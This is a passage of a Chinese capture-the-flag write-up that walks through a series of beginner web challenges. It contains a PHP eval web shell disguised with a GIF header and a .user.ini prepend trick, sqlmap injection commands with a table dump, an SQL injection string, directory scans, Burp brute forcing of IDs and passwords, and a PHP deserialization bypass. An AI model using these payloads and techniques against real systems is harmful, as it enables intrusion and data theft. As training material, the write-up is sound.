
看了下有很多过滤要绕过:

图片格式绕过:

将编写的一句话木马后缀改为jpg, 在文件中加入图片头, 例如:

GIF89a

<?=eval(\$_POST['cmd']);?>



成功上传，
接着上传[user.ini]文件伪装成图片（[.user.ini文件构成的PHP后门 - phith0n \(wooyun.js.org\)](https://wooyun.js.org/)）
写入
GIF89a

auto_prepend_file=hack.jpg

因为网站只允许访问index.php文件。

在上传成功后在/uploads/index.php下通过bp抓包，实现shell操作；、

注意：

改变请求方法为POST，右键改

getshell success

7:inget

打开：

Please enter ID,and Try to bypass

sql注入？

通过sqlmap得到了

```
File Actions Edit View Help
Table: cyber
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
user	varchar(20)
Id	int(11) unsigned
pw	varchar(64)
+-----+-----+

[02:54:24] [INFO] fetching columns for table 'cyber' in database 'cyber'
[02:54:24] [INFO] fetching entries for table 'cyber' in database 'cyber'
Database: cyber
Table: cyber
[1 entry]
+-----+-----+-----+
| Id | pw | user |
+-----+-----+-----+
| 3 | cyberpeace{472051e28b85d0dfa40d82cf394cc69b} | congratulations |
+-----+-----+-----+

[02:54:25] [INFO] table 'cyber.cyber' dumped to CSV file '/home/kali/.local/share/sqlmap/output/61.147.171.105/dump/cyber/cyber.csv'
[02:54:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/61.147.171.105'


[*] ending @ 02:54:25 /2023-01-18/

(kali@kali)-[~]
$ sqlmap -u http://61.147.171.105:50721/?id=1 security -D cyber -T cyber --columns --dump
```

- u 指定目标URL (可以是http协议也可以是https协议)
- d 连接数据库
- dbs 列出所有的数据库
- current-db 列出当前数据库
- tables 列出当前的表
- columns 列出当前的列
- D 选择使用哪个数据库
- T 选择使用哪个表
- C 选择使用哪个列
- dump 获取字段中的数据
- batch 自动选择yes
- smart 启发式快速判断, 节约浪费时间
- forms 尝试使用post注入
- r 加载文件中的HTTP请求 (本地保存的请求包txt文件)
- l 加载文件中的HTTP请求 (本地保存的请求包日志文件)
- g 自动获取Google搜索的前一百个结果, 对有GET参数的URL测试
- o 开启所有默认性能优化
- tamper 调用脚本进行注入
- v 指定sqlmap的回显等级
- delay 设置多久访问一次
- os-shell 获取主机shell, 一般不太好用, 因为没权限
- m 批量操作
- c 指定配置文件, 会按照该配置文件执行动作
- data data指定的数据会当做post数据提交
- timeout 设定超时时间
- level 设置注入探测等级
- risk 风险等级
- identify-waf 检测防火墙类型
- param-del="分割符" 设置参数的分割符
- skip-urlencode 不进行url编码
- keep-alive 设置持久连接, 加快探测速度
- null-connection 检索没有body响应的内容, 多用于盲注
- thread 最大为10 设置多线程

使用注入:

?id=1' or 1=1 -- -



Please enter ID,and Try to bypass

nice : congratulations

Flag Is : cyberpeace{472051e28b85d0dfa40d82cf394cc69b}

8:robots

打开:

空白

robots协议也称爬虫协议、爬虫规则等,是指网站可建立一个robots.txt文件来告诉搜索引擎哪些页面可以抓取,哪些页面不能抓取,而搜索引擎则通过读取robots.txt文件来识别这个页面是否允许被抓取。但是,这个robots协议不是防火墙,也没有强制执行力,搜索引擎完全可以

忽视robots.txt文件去抓取网页的快照。[5] 如果想单独定义搜索引擎的漫游器访问子目录时的行为，那么可以将自定的设置合并到根目录下的robots.txt，或者使用robots元数据（Metadata，又称元数据）。

Output File: D:\june\user\网络安全\tools\tools\reports\http_61.147.171.105_52920_23-01-18_16-02-48.txt

Target: http://61.147.171.105:52920/

[16:02:48] Starting:


```
16:02:52] 403 - 295B - /\.ht_wsr.txt
16:02:52] 403 - 298B - /\.htaccess.bak1
16:02:52] 403 - 298B - /\.htaccess.orig
16:02:52] 403 - 298B - /\.htaccess.save
16:02:52] 403 - 299B - /\.htaccess_extra
16:02:52] 403 - 300B - /\.htaccess.sample
16:02:52] 403 - 296B - /\.htaccessBAK
16:02:52] 403 - 298B - /\.htaccess.orig
16:02:52] 403 - 296B - /\.htaccessOLD
16:02:52] 403 - 296B - /\.htaccess_sc
16:02:52] 403 - 297B - /\.htaccessOLD2
16:02:52] 403 - 288B - /\.htm
16:02:52] 403 - 289B - /\.html
16:02:52] 403 - 294B - /\.htpasswd
16:02:52] 403 - 295B - /\.http-oauth
16:02:52] 403 - 298B - /\.htpasswd_test
16:02:54] 403 - 288B - /\.php
16:02:54] 403 - 289B - /\.php3
16:03:46] 200 - 53B - /robots.txt
16:03:48] 403 - 298B - /server-status/
16:03:48] 403 - 297B - /server-status
```

Task Completed

D:\june\user\网络安全\tools\tools>

发现robots.txt文件，尝试打开


```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```



cyberpeace{d0fd69f4718ce87f04601871fdae0fa5}

得到flag

9: get_post




请用GET方式提交一个名为a,值为1的变量

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{aea5a4187724a2280ed807b7f036d09c}




得到flag

10:baby_web



HELLO WORLD


提示:想想初始页面是哪个 index.php,由于直接访问会跳转, 使用bp抓包后将跳转的页面改回index



得到flag

11:disabled_button

一个不能按的按钮



```
<head>...</head>
<body>
  <h3>一个不能按的按钮</h3>
  <form action method="post">
    <input disabled class="btn btn-default" style="width: 100px;" type="submit" value="flag" name="auth"> ==
  </form>
  <h3>cyberpeace{15c4d1554fd1898e968b75947c9c2a
```

删除disabled

一个不能按的按钮

flag

cyberpeace{15c4d1554fd1898e968b75947c9c2a49}

得到flag


11:cookie

打开:

你知道什么是cookie吗?

灵魂提问:


f12有惊喜:



×	标头	预览	响应	发起程序	计时	Cookie
	Accept-Encoding: gzip, deflate					
	Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-l					
	Cache-Control: max-age=0					
	Connection: keep-alive					
	Cookie: look-here=cookie.php					
	Host: 61.147.171.105:49421					

访问cookie.php

See the http response



OK.

12: backup

你知道index.php的备份文件名吗?

是 index.php.bak


```
index.php.bak X
D: > june > Downloads > index.php.bak
1  <html>
2  <head>
3      <meta charset="UTF-8">
4      <title>备份文件</title>
5      <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="style
6      <style>
7          body{
8              margin-left:auto;
9              margin-right:auto;
10             margin-TOP:200PX;
11             width:20em;
12         }
13     </style>
14 </head>
15 <body>
16 <h3>你知道index.php的备份文件名吗? </h3>
17 <?php
18 $flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
19 ?>
20 </body>
```

得到flag。

13:ics-06

打开

是一个后台，扫一下目录看看




```
#!/bin/bash
```

```
chown -R root:root /var/www/html
```

```
chmod -R 755 /var/www/html
```

```
rm -rf /var/www/html/start.sh
```

意外发现个没用的脚本，发现可以操作的地方



列表

日期范围

-

确认

分题

看了wp bp抓包爆破

Configure the positions where payloads will be inserted, they can be added into the target as well as the

Target:

```
1 GET /index.php?id=$1$ HTTP/1.1
2 Host: 61.147.171.105:62989
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4012.91 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10
```

Positions Payloads Resource Pool Options

? 有效载荷集

You can define one or more payload sets. The number of payload sets depends on the attack type.

有效负载集: 有效负载数量: 0
有效负载类型: 请求数量: 0

? 有效载荷选项[数字]

This payload type generates numeric payloads within a given range and in a specified format.

数字范围

类型: ☐ 连番 ☒ 随机
From:
To:
增量:
编号:

数字格式

开始攻击

攻击 保存 列 3. Intruder attack of http://61.147.171.105:62989 - Temporary attack - Not saved to project file

Results Positions Payloads Resource Pool Options

过滤器: 显示所有项目

请求	有效载荷	状态	错误	超时	长度	评论
3888	3888					
3890	3890					
3891	3891					
3892	3892					
3893	3893					
3894	3894					
3895	3895					
2333	2333	200			1901	
9	9	200			1866	
6	6	200			1866	
5	5	200			1866	
1	1	200			1866	
4	4	200			1866	

Request Response

Pretty 原始 十六进制 Render

日期范围 -

确认

cyberpeace(fb9a01915713d2d1636b7d68af65064)

3883 of 100000000

找到啦。2333
ok

14: PHP2

打开:

← ↻ ⚠ 不安全 | 61.147.171.105:65110


study 视频 鼠标指针 - 光标 - ... Neat Reader - Web... 香叶红 - 中国色 - ... KinhDov

Can you authenticate to this website?

扫不出来, 发现还有phps这种类型,

```
[21:56:09] 403 - 297B - /.html
[21:56:09] 403 - 306B - /.htpasswd_test
[21:56:09] 403 - 303B - /.httr-oauth
[21:56:09] 403 - 302B - /.htpasswds
[21:56:45] 403 - 305B - /server-status
[21:56:45] 403 - 306B - /server-status/
[21:56:54] 200 - 245B - /index.phps
[21:57:07] 400 - 309B - ../admin/manage
[21:57:07] 400 - 309B - ../admin/default
[21:57:07] 400 - 309B - ../admin
[21:57:07] 400 - 309B - ../admin/login.php
```

ok,扫出来了 (doge)
访问得到:



```
<?php
if("admin"===$_GET[id]) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
    echo "<p>Access granted!</p>";
    echo "<p>Key: xxxxxxxx </p>";
}
?>
```

Can you authenticate to this website?

需要提供参数为id值为admin url编码值，由于浏览器会对admin进行url编码，所以需要编码两次

admin

%61%64%6d%69%6e

%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65



Access granted!


Key: cyberpeace{2bcd911dbe6f4999b4ae5cccb26d87c}

Can you authenticate to this website?

ok.

15: Training-WWW-Robots

打开:



In this little training challenge, you are going to learn about the [Robots exclusion standard](#).
The robots.txt file is used by web crawlers to check if they are allowed to crawl and index your website or parts of it.
Sometimes these files reveal the directory structure instead protecting the content from being crawled.


Enjoy!

发现:

```
ots.txt file is used by web crawlers to check if they are allowed to crawl and inc
[22:10:41] Starting:
[22:10:45] 403 - 295B - /.ht_wsr.txt
[22:10:45] 403 - 298B - /.htaccess.bak1
[22:10:45] 403 - 298B - /.htaccess.bak1
[22:10:45] 403 - 298B - /.htaccess.orig
[22:10:45] 403 - 298B - /.htaccess.sample
[22:10:45] 403 - 298B - /.htaccess.save
[22:10:45] 403 - 298B - /.htaccess.orig
[22:10:45] 403 - 296B - /.htaccess.sc
[22:10:45] 403 - 299B - /.htaccess.extra
[22:10:45] 403 - 296B - /.htaccessBAK
[22:10:45] 403 - 297B - /.htaccessOLD2
[22:10:45] 403 - 296B - /.htaccessOLD
[22:10:45] 403 - 288B - /.htm
[22:10:45] 403 - 289B - /.html
[22:10:45] 403 - 298B - /.htpasswd_test
[22:10:45] 403 - 295B - /.httr-oauth
[22:10:45] 403 - 294B - /.htpasswd
[22:10:47] 403 - 288B - /.php
[22:10:47] 403 - 289B - /.php3
[22:11:38] 200 - 69B - /robots.txt
[22:11:40] 403 - 297B - /server-status
[22:11:40] 403 - 298B - /server-status/

Task Completed
D:\june\user\网络安全\tools\tools>
```


打开:



```
User-agent: *
Disallow: /fl0g.php
```

```
User-agent: Yandex
Disallow: *
```


试着访问试试?



```
cyberpeace{aa0587a509834c369304fa302ad831a3}
```

得到flag。

16: unserialize3




```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

php反序列化题目:

```
unserialize.php
1  <?php
2  class xctf{
3      public $flag = '111';
4      public function __wakeup{
5          exit('bad requests');
6      }
7  }
8
9      $a =new xctf();
10     echo(serialize($a));
11  ?>
```

序列化如下:

```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```



bad requests

使用wakeup绕过, 属性值加1



the answer is : cyberpeace{903169e378357a74181137df893c7355}

ok

17: view-source

← ↻ ⚠ 不安全 | view-source:61.147.171.105:65271

study 视频 鼠标指针 - 光标 - ... Neat Reader - Web... 香叶红 - 中国色 - ... KinhDown[BaiDuCl...

换行

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>Where is the FLAG</title>
6 </head>
7 <body>
8 <script>
9 document.oncontextmenu=new Function("return false")
10 document.onselectstart=new Function("return false")
11 </script>
12
13
14 <h1>FLAG is not here</h1>
15
16
17 <!-- cyberpeace{2142cc29a35031362cf552901b8ebd09} -->
18
19 </body>
20 </html>
```

⏮ ⏪ 🔍 元素 网络 控制台 源代码 内存 应用缓存

```
<!DOCTYPE html>
<html lang="en">
  <script src="chrome-extension://eilkilgemogpkebfmhkkapogkiijs"></script>
  <head>...</head>
  <body>
    <script>...</script>
    <h1>FLAG is not here</h1>
    <!-- cyberpeace{2142cc29a35031362cf552901b8ebd09} --> == $0
  </body>
</html>
```

18: weak_auth
打开:

Login

☐ 尝试一下

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>weak auth</title>
</head>
<body>

<script>alert('password error');</script><!--maybe you need a dictionary-->

</body>
</html>
```

得到提示,跑后台:

Output File: D:\june\user\网络安全\tools\tools\reports\http_61.147.171.105_62109_23-01-18_22-39-27.txt

Target: http://61.147.171.105:62109/

```
[22:39:27] Starting:
[22:39:31] 403 - 295B - /.ht_wsr.txt
[22:39:31] 403 - 298B - /.htaccess.bak1
[22:39:31] 403 - 298B - /.htaccess.orig
[22:39:32] 403 - 300B - /.htaccess.sample
[22:39:32] 403 - 298B - /.htaccess.save
[22:39:32] 403 - 296B - /.htaccessBAK
[22:39:32] 403 - 298B - /.htaccess_orig
[22:39:32] 403 - 299B - /.htaccess_extra
[22:39:32] 403 - 297B - /.htaccessOLD2
[22:39:32] 403 - 296B - /.htaccess_sc
[22:39:32] 403 - 296B - /.htaccessOLD
[22:39:32] 403 - 288B - /.htm
[22:39:32] 403 - 289B - /.html
[22:39:32] 403 - 295B - /.httr-oauth
[22:39:32] 403 - 298B - /.htpasswd_test
[22:39:32] 403 - 294B - /.htpasswd
[22:39:33] 403 - 288B - /.php
[22:39:33] 403 - 289B - /.php3
[22:39:53] 200 - 159B - /check.php
[22:40:26] 403 - 297B - /server-status
[22:40:26] 403 - 298B - /server-status/
```

Task Completed

D:\june\user\网络安全\tools\tools>

oh, 原来是爆破啊, 淦。

过滤器：显示所有项目							
请求	有效载荷	状态	错误	超时	长度	评论	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437		
215	123456.	200	<input type="checkbox"/>	<input type="checkbox"/>	437		
299	0123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437		
6	woaini1314	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
7	qq123456	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
8	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
9	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
10	1qaz2wsx	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
11	1q2w3e4r	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434		
2	a123456	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
12	qwe123	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
13	7758521	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
14	123qwe	200	<input type="checkbox"/>	<input type="checkbox"/>	434		
Request Response							
Pretty 原始 十六进制 Render							
cyberpeace{37c073f0551c241778ab2a1a2df02da6}							

